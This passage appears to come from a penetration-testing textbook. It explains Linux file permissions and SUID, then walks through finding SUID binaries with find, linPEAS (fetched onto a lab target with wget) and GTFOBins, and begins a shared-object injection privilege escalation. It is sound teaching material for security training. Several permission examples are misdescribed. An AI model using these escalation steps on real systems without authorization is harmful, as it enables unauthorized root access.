The syntax of the `chmod` command can be defined by various formats. One of the most commonly used formats is the symbolic mode format. It provides users with a simple and easy-to-understand syntax for modifying, setting, and removing permissions. The following table shows all the arguments and their corresponding functions:

Command	**Function**
`chmod`	Initiates change mode
`u`, `g`, `o`, `a`	• `u` specifies the user • `g` specifies the group • `o` specifies others • `a` specifies all
+ and -	• + is used to add permissions • - is used to subtract permissions
`r`, `w`, `x`	• `r` for read • `w` for write • `x` for execute

Let's take a look at how to use `chmod` to modify file and directory permissions.

I will be using a simple Bash script as a test file to demonstrate how permissions can affect access.

If we want to add permissions to the file, we can use the + symbol. Let's give the script executable permissions. We can do this by using the following syntax:

```
chmod +x script.sh
```

If we want to give the executable permission to all users, we can use the following command:

```
chmod u+x script.sh
```

We can also use multiple permissions in a single command and use a comma to separate the options. This command will give groups executable permissions and will give all users and groups write permissions:

```
chmod g+x, a+w script.sh
```

If we want to remove permissions from a file, we can use the - symbol. This command will remove all the executable permissions for all users. This will prevent the script from being executed:

```
chmod a-x script.sh
```

Now that you have a functional understanding of how filesystem permissions work on Linux, we can begin exploring the SUID permission, how it works, and how it is used.


Understanding SUID permissions

In addition to the three main file access permissions (read, write, and execute), Linux also provides users with specialized permissions that can be utilized in specific situations. One of these access permissions is the **Set Owner User ID** (**SUID**) permission.

When applied, this permission allows users to execute a script or binary with the permissions of the file owner, as opposed to the user who is running the script or binary.

SUID permissions are typically used to provide unprivileged users with the ability to run specific scripts or binaries with *root* permissions. However, note that the provision of elevated privileges is limited to the execution of the script and does not translate to elevated privileges. However, if they haven't been configured properly, unprivileged users can exploit misconfigurations or vulnerabilities within the binary or script to obtain an elevated session.

Files or binaries with the SUID access permission can easily be identified by listing the respective ownership permissions of the file. If applied to a file or binary, the execute permission (denoted by the letter x) will be replaced with the SUID permission, denoted by the letter s, as highlighted in the following screenshot:



```
-rwsr-xr-x   2 root  root   168136 Jan  5  2016 /usr/bin/sudo
```

Figure 13.4 – SUID permission

As highlighted in the preceding screenshot, the owner of the file has the SUID access permission applied, while the members of the group and other users on the system have read and execute permissions, but not write permissions. In this case, the members of the group and other users on the system will be able to execute the binary with root privileges, since the owner of the file is the root user.

This permission can be extremely useful as it provides administrators with granular control over files or binaries, who can access them, whether they can be executed, and the permissions they will be executed with.

This is the functionality that we will be attempting to exploit in this chapter to elevate our privileges. However, as you have probably noticed, the success of our attack will depend on the following factors:

- **Owner of the SUID binary**: Given that we are attempting to elevate our privileges, we will only be exploiting SUID binaries that are owned by the root user or other privileged users.
- **Access permissions**: We will require executable permissions to execute the SUID binary.

Now that we have an understanding of how SUID permissions work, let's take a look at how to search for and identify SUID binaries on the target system.

Searching for SUID binaries

The process of searching for and identifying SUID binaries on the target system can be performed both manually and automatically. We will look at how to do both as it is vitally important to know how to search for SUID binaries manually, in the event you are working in a restricted environment that is not conducive for running automated tools.

In this chapter, we will be utilizing the VM we set up in *Chapter 11*, *Linux Password Mining*.

We will begin by learning how to search for SUID binaries manually by utilizing built-in Linux utilities.


Searching for SUID binaries manually

You can search for SUID binaries manually by utilizing the built-in `find` utility on Linux. This allows you to search for SUID binaries on the target system. To do so, run the following command:

```
find / -type f -perm -u=s -ls 2>/dev/null
```

This command will search for files that have the SUID access permission set for the file owner and will display the respective owner of each file or binary.

As highlighted in the following screenshot, we can identify quite a few binaries that have SUID permissions. In this case, they are all owned by the root user:



```
-rwsr-xr-x   1 root     root       37552 Feb 15  2011 /usr/bin/chsh
-rwsr-xr-x   2 root     root      168136 Jan  5  2016 /usr/bin/sudo
-rwsr-xr-x   1 root     root       32808 Feb 15  2011 /usr/bin/newgrp
-rwsr-xr-x   2 root     root      168136 Jan  5  2016 /usr/bin/sudoedit
-rwsr-xr-x   1 root     root       43280 Feb 15  2011 /usr/bin/passwd
-rwsr-xr-x   1 root     root       60208 Feb 15  2011 /usr/bin/gpasswd
-rwsr-xr-x   1 root     root       39856 Feb 15  2011 /usr/bin/chfn
-rwsr-sr-x   1 root     staff       9861 May 14  2017 /usr/local/bin/suid-so
-rwsr-sr-x   1 root     staff       6883 May 14  2017 /usr/local/bin/suid-env
-rwsr-sr-x   1 root     staff       6899 May 14  2017 /usr/local/bin/suid-env2
-rwsr-xr-x   1 root     root      963691 May 13  2017 /usr/sbin/exim-4.84-3
-rwsr-xr-x   1 root     root        6776 Dec 19  2010 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x   1 root     root      212128 Apr  2  2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x   1 root     root       10592 Feb 15  2016 /usr/lib/pt_chown
-rwsr-xr-x   1 root     root       36640 Oct 14  2010 /bin/ping6
-rwsr-xr-x   1 root     root       34248 Oct 14  2010 /bin/ping
-rwsr-xr-x   1 root     root       78616 Jan 25  2011 /bin/mount
-rwsr-xr-x   1 root     root       34024 Feb 15  2011 /bin/su
-rwsr-xr-x   1 root     root       53648 Jan 25  2011 /bin/umount
-rwsr-xr-x   1 root     root       94992 Dec 13  2014 /sbin/mount.nfs
```

Figure 13.5 – Searching for SUID binaries manually

The next logical step would be to identify the SUID binaries that can be exploited to elevate our privileges. However, before we can do that, we need to explore the process of searching for SUID binaries automatically.


Searching for SUID binaries with linPEAS

We can automate the process of searching for SUID binaries by utilizing automated enumeration tools. In this case, we will utilize the **linPEAS** script to enumerate information from our target.

> **Note**
>
> linPEAS is a local Linux enumeration script that searches and scans for potential vulnerabilities, and also enumerates all important system information that can be used to stage a privilege escalation attack.

The linPEAS binary can be downloaded from the following GitHub repository: `https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS`.

Ensure you download the `linpeas.sh` Bash script, as highlighted in the following screenshot:



CI-linpeas-ubuntu linpeas.sh auto update

..	
builder	linpeas
images	linpeasv2.6.8
README.md	linpeas
linpeas.sh	linpeas.sh auto update

Figure 13.6 – linPEAS Bash script

After downloading the Bash script to our Kali VM, we need to transfer the `linpeas.sh` file to our target VM. This cannot be done automatically as we do not have a Meterpreter session. As a result, we will need to make use of Linux-specific utilities to download the binary.


To transfer the `linpeas.sh` file to our target, we will need to set up a web server on our Kali VM that will be used to host the file. This will allow us to download it on the target system. This can be done by following these steps:

1. To set up a web server on our Kali VM, we can utilize the `SimpleHTTPServer` Python module to serve the script. This can be done by running the following command in the directory where the `linpeas.sh` binary is stored:

```
sudo python -m SimpleHTTPServer 80
```

> **Note**
>
> `SimpleHTTPServer` is a Python module for Python2 that is also available as `http.server` for Python3.


As highlighted in the following screenshot, the `SimpleHTTPServer` module will serve the files in the directory on the Kali VM IP address on port `80`:



```
[  4:37PM ]  [ kali@kali:~/Desktop/Linux-Enum ]
 $ ls -alps
total 596
  4 drwxr-xr-x  2 kali kali   4096 Jun 23 16:37 ./
  4 drwxr-xr-x 12 kali kali   4096 Jun 23 15:38 ../
 88 -rw-r--r--  1 kali kali  87559 Apr  8 18:08 les.sh
 48 -rw-r--r--  1 kali kali  46631 Mar 29 21:53 LinEnum.sh
452 -rw-r--r--  1 kali kali 462475 Jun 23 16:37 linpeas.sh
[  4:37PM ]  [ kali@kali:~/Desktop/Linux-Enum ]
 $ sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Figure 13.7 – SimpleHTTPServer linpeas

2. To download the `linpeas.sh` file on the target system, we can utilize the `wget` utility. Before we can download the binary, however, we need to navigate to a directory where we have read and write permissions. In this case, we will navigate to the temporary directory, as illustrated in the following screenshot:




```
user@debian:/tmp$ pwd
/tmp
user@debian:/tmp$ _
```

Figure 13.8 – Linux temporary directory

3. We can now use the `wget` utility to download the file from the Kali VM to our target system. This can be done by running the following command on the target system:

```
wget http://<KALI-VM-IP>/linpeas.sh
```

The output is shown in the following screenshot:



```
user@debian:/tmp$ wget http://10.10.10.5/linpeas.sh
--2021-07-28 16:45:49--  http://10.10.10.5/linpeas.sh
Connecting to 10.10.10.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 462475 (452K) [text/x-sh]
Saving to: “linpeas.sh”

100%[=============================================================================================>]

2021-07-28 16:45:49 (16.5 MB/s) - “linpeas.sh” saved [462475/462475]

user@debian:/tmp$ ls
backup.tar.gz  linpeas.sh  useless
user@debian:/tmp$ _
```

Figure 13.9 – wget linpeas

As shown in the preceding screenshot, if the transfer is successful, the `linpeas.sh` file should be downloaded and saved with the name we specified.

The `linpeas.sh` script enumerates a lot of information and will perform various checks to discover potential vulnerabilities on the target system. We can use the `linpeas.sh` script to enumerate and locate SUID binaries on the target system.


To enumerate all important system information, we need to run the `linpeas.sh` script. However, before we do that, we need to ensure the script has executable permissions. This can be done by running the following command on the target:

```
chmod +x linpeas.sh
```

We can now run the `linpeas.sh` script by running the following command on the target:

```
./linpeas.sh
```

As highlighted in the following screenshot, the script will enumerate system information and display a list of SUID binaries on the target system:



```
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root   36K Oct 14  2010 /bin/ping6
-rwsr-xr-x 1 root root   34K Oct 14  2010 /bin/ping
-rwsr-xr-x 1 root root  6.7K Dec 19  2010 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root   53K Jan 25  2011 /bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root   77K Jan 25  2011 /bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_e
-rwsr-xr-x 1 root root   43K Feb 15  2011 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12
-rwsr-xr-x 1 root root   59K Feb 15  2011 /usr/bin/gpasswd
-rwsr-xr-x 1 root root   37K Feb 15  2011 /usr/bin/chsh
-rwsr-xr-x 1 root root   39K Feb 15  2011 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root   33K Feb 15  2011 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root   34K Feb 15  2011 /bin/su
-rwsr-xr-x 1 root root  208K Apr  2  2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root   93K Dec 13  2014 /sbin/mount.nfs
-rwsr-xr-x 2 root root  165K Jan  5  2016 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 2 root root  165K Jan  5  2016 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root   11K Feb 15  2016 /usr/lib/pt_chown  --->  GNU_glibc_2.1/2.1.1_-6(08-1999)
-rwsr-xr-x 1 root root  942K May 13  2017 /usr/sbin/exim-4.84-3 (Unknown SUID binary)
------------------------------------------------------------------------------------------
```

Figure 13.10 – linPEAS SUID binaries

In this case, we can identify the same SUID binaries we found with our manual search. However, linPEAS also provides us with additional information regarding potential vulnerabilities for each SUID binary that can be exploited. This information will come in handy in the upcoming sections of this chapter.

Now that we have been able to search for and identify all the SUID binaries on the target system, we can start exploring the process of identifying the SUID binaries that are vulnerable and can be exploited.

Identifying vulnerable SUID binaries


Identifying vulnerable SUID binaries that can be exploited to provide us with elevated privileges can be a very manual process and differs from system to system, based on the SUIDs that are available. However, we can streamline this process by utilizing a resource called **GTFOBins**.

GTFOBins is a curated list of Unix binaries that can be exploited to bypass local security restrictions and, in our case, elevate our privileges.

More information about GTFOBins can be found here: `https://gtfobins.github.io/`.

We can use the information outlined on the GTFOBins website to identify binaries on our target system that can be exploited to elevate our privileges.

The GTFOBins website has a dedicated SUID category that provides us with a list of SUID binaries that are vulnerable and can be accessed by clicking on the SUID category, as highlighted in the following screenshot:



GTFOBins

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.


It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.

If you are looking for Windows binaries you should visit LOLBAS.

Figure 13.11 – GTFOBins SUID category

The SUID category will provide you with an alphabetically sorted list of vulnerable SUID binaries and their respective functions, as highlighted in the following screenshot:



Binary	Functions
ar	File read SUID Sudo
arj	File write File read SUID Sudo
arp	File read SUID Sudo
ash	Shell File write SUID Sudo
atobm	File read SUID Sudo
awk	Shell Non-interactive reverse shell Non-interactive bind shell File write File read SUID Sudo Limited SUID
base32	File read SUID Sudo
base64	File read SUID Sudo
basenc	File read SUID Sudo
bash	Shell Reverse shell File upload File download File write File read Library load SUID Sudo

Figure 13.12 – GTFOBins vulnerable SUID binaries

We can use this list of vulnerable SUID binaries to identify any potential matches with the SUID binaries on our target system. However, in our case, we weren't able to identify any matches. As a result, we will have to analyze the SUID binaries on the target system to identify any potential vulnerabilities that can be exploited.

Also, note that you should not disregard the GTFOBins resource in your future assessments as you may come across targets that do have a vulnerable SUID binary that can be exploited.

In this case, we will have to take on a much more manual approach that will require analyzing the SUID binaries on the target system.


Escalation via shared object injection

In the previous section, *Searching for SUID binaries*, we identified the SUID binaries on the target system with linPEAS. However, in addition to listing the SUID binaries, linPEAS also performed additional vulnerability checks on the SUID binaries to determine whether they can be exploited.

Analyzing the linPEAS results closely reveals that linPEAS executes and checks the binaries with the `strace` utility to identify the shared objects utilized by the binary.

> **Note**
>
> `strace` is a Linux utility that is used to monitor and debug applications and processes and their interaction with the Linux kernel.

linPEAS runs each SUID binary with `strace` to identify the shared objects that are used by the binary and lists their respective locations, as highlighted in the following screenshot:



```
-rwsr-sr-x 1 root staff 9.7K May 14  2017 /usr/local/bin/suid-so (Unknown SUID binary)
---------------------------------------------------------------------------------------
  --- Trying to execute /usr/local/bin/suid-so with strace in order to look for hijackable libraries...
access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libdl.so.2", O_RDONLY)       = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/usr/lib/libstdc++.so.6", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libm.so.6", O_RDONLY)        = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libgcc_s.so.1", O_RDONLY)    = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libc.so.6", O_RDONLY)        = 3
open("/home/user/.config/libcalc.so", O_RDONLY) = -1 ENOENT (No such file or directory)
---------------------------------------------------------------------------------------
```

Figure 13.13 – linPEAS shared objects

As highlighted in the preceding screenshot, we can identify the `suid-so` binary as a potential target as it utilizes several shared objects that do not exist on the target system. However, one specific shared object file should have caught your attention: the `suid-so` binary utilizes a shared object named `libcalc.so` that is stored in the `user` account's home directory.

> **Note**
>
> Shared objects are the Linux equivalent of **Dynamically Linked Libraries** (**DLLs**) on Windows and are used by Linux applications to provide additional functionality.


Given that we are currently logged on to the target system as the `user` account, we should be able to modify the shared library that is being utilized by the SUID binary to execute arbitrary commands. In our case, this will provide us with an elevated session when the `suid-so` binary is executed.

This attack works quite similarly to the Windows DLL injection technique, where we replaced the target DLL with a modified one that provided us with an elevated reverse shell when the target service was executed.

Before we begin the exploitation phase, we should analyze what the `suid-so` binary does by executing it, given that the binary is stored in the `/usr/local/bin` directory. We can execute it directly by running the following command:

```
suid-so
```

Running the binary does not reveal any useful information as it simply performs a calculation and provides a progress bar for the calculation, as highlighted in the following screenshot:




```
user@debian:~$ suid-so
Calculating something, please wait...
[=====================================================================>] 99 %
Done.
user@debian:~$ _
```

Figure 13.14 – Executing an SUID binary

Alternatively, we can analyze what shared objects the binary uses manually with the `strace` utility as opposed to using automated tools. This can be done by running the following command:

```
strace /usr/local/bin/suid-so 2>&1 | grep -i -E "open|access|no
such file"
```

This command will run the `suid-so` binary with the `strace` utility and limit the output produced by `strace` with grep, This will ensure that only the shared objects that have been utilized by the binary are displayed:



```
user@debian:~$ strace /usr/local/bin/suid-so 2>&1 | grep -i -E "open|access|no such file"
access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libdl.so.2", O_RDONLY)       = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/usr/lib/libstdc++.so.6", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libm.so.6", O_RDONLY)        = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libgcc_s.so.1", O_RDONLY)    = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libc.so.6", O_RDONLY)        = 3
open("/home/user/.config/libcalc.so", O_RDONLY) = -1 ENOENT (No such file or directory)
```

